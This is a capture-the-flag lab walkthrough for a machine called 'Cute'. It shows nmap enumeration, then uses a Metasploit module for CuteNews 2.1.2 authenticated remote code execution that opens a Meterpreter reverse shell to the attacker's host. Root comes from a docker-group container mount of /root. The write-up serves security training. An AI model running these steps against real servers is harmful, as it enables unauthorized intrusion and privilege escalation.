zSecurity | Cute CTF Walkthrough

Machine Author: Dimitris Kalopisis

Difficulty: Easy

Skills Required


- Basic knowledge of Metasploit
- Basic knowledge of Docker
- Enumeration of Services

Skills Learned

- Custom Exploit import on Metasploit
- Privilege escalation with Docker

Enumeration

Nmap



Target: 10.10.81.251


Profile: Intense scan

Command: nmap -T4 -A -v 10.10.81.251

10.10.81.251

	Port	Protocol	State	Service	Version
✓	22	tcp	open	ssh	OpenSSH 7.6p1 Ubuntu 4ubunt
✓	80	tcp	open	http	Apache httpd 2.4.29 ((Ubuntu))

Nmap reveals OpenSSH and Apache httpd. Attempting to browse 10.10.81.251 results in a login and registration page. It is important to note that the version of CuteNews running on this server is 2.1.2.



Please sign in


Powered by CuteNews 2.1.2 © 2002–2020 CutePHP.
(unregistered)

After registering with the **username test** and the **password test** we are greeted with the dashboar page.

We can now go ahead and check for exploits for this version of CuteNews 2.1.2. In ExploitDB we can find an exploit that is a metasploit module so we can go ahead and download it and manually add it to metasploit

Exploit: https://www.exploit-db.com/exploits/46698

To add the exploit we have to run **service postgresql stop**, then **cd /root/.msf4/modules/** and then do **mkdir exploits, cd exploits, mkdir remote, cd remote, mkdir httpclient, cd httpclient.** Your direcotry list should look like this:



```
root@3ct0s:~/.msf4/modules/exploits/remote/httpclient#
```

Now you can copy the exploit from your downloads folder and paste it here with the command

cp ~/Downloads/46698.rb ./ and after you do that you need to rename the exploit to **cutenewsrce.rb** with the command **mv 46698.rb cutenewsrce.rb** and now you can open metasploit and run the command **reload_all** to make sure the exploit is imported.


Exploitation

Now that we have our exploit imported on Metasploit we can use it. With the command:

use exploit/remote/httpclient/cutenewsrce

All that is left for us to do to gain intial access ot the machine is set the username of the account that we registered with which was **username=test** with the comamnd **set username test.** We have to do the same for the password as well **set password test.** Now we have to specify the RHOST which in my case is 10.10.66.3 with the command **set rhosts 10.10.81.251** and lastly we have to specify the target uri **set targeturi /**

Now we can run **exploit** and we get our initial access as the www-data user.



```
msf5 > use exploit/remote/httpclient/cutenewsrce
msf5 exploit(remote/httpclient/cutenewsrce) > set rhosts 10.10.81.2
rhosts => 10.10.81.251
msf5 exploit(remote/httpclient/cutenewsrce) > set username test
username => test
smsf5 exploit(remote/httpclient/cutenewsrce) > set password test
password => test
msf5 exploit(remote/httpclient/cutenewsrce) > set targeturi /
targeturi => /
msf5 exploit(remote/httpclient/cutenewsrce) > exploit

[*] Started reverse TCP handler on 10.9.173.94:4444
[*] http://10.10.81.251:80 - CuteNews is 2.1.2
[+] Authentication was successful with user: test
[*] Trying to upload agzvfthz.php
[+] Upload successfully.
[*] Sending stage (38288 bytes) to 10.10.81.251
[*] Meterpreter session 1 opened (10.9.173.94:4444 -> 10.10.81.251:

meterpreter > shell
Process 2125 created.
Channel 0 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data),115(docker)
```

Now that we have our initial access we can go ahead and get the user flag which is stored under /home/jim

Privilege Escalation


After running the **id** command we see docker in it which means that the **www-data** user is in the docker users group. If we run the **docker images** command to check what docker images are installed in this server we see the **alpine** image. Before we do anything we have to spawn an interactive shell with python3.

Command: **python3 -c 'import pty;pty.spawn("/bin/bash")'**

Now we can run this command which obtains the alpine image from the Docker Hub Registry and runs it into a shell.

Command: **docker run -v /root:/mnt -it alpine**

This gives us the root of the machine. After running the command we can change our directory to /mnt and if we list the contents we can see the root flag.



```
www-data@cute-ctf:/var/www/html/CuteNews/uploads$ docker run -v /root:/mnt -it alpine
lpine  run -v /root:/mnt -it al
/ # id
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
/ # cd mnt
cd mnt
/mnt # ls
ls
[redacted] root-flag.txt
/mnt #
```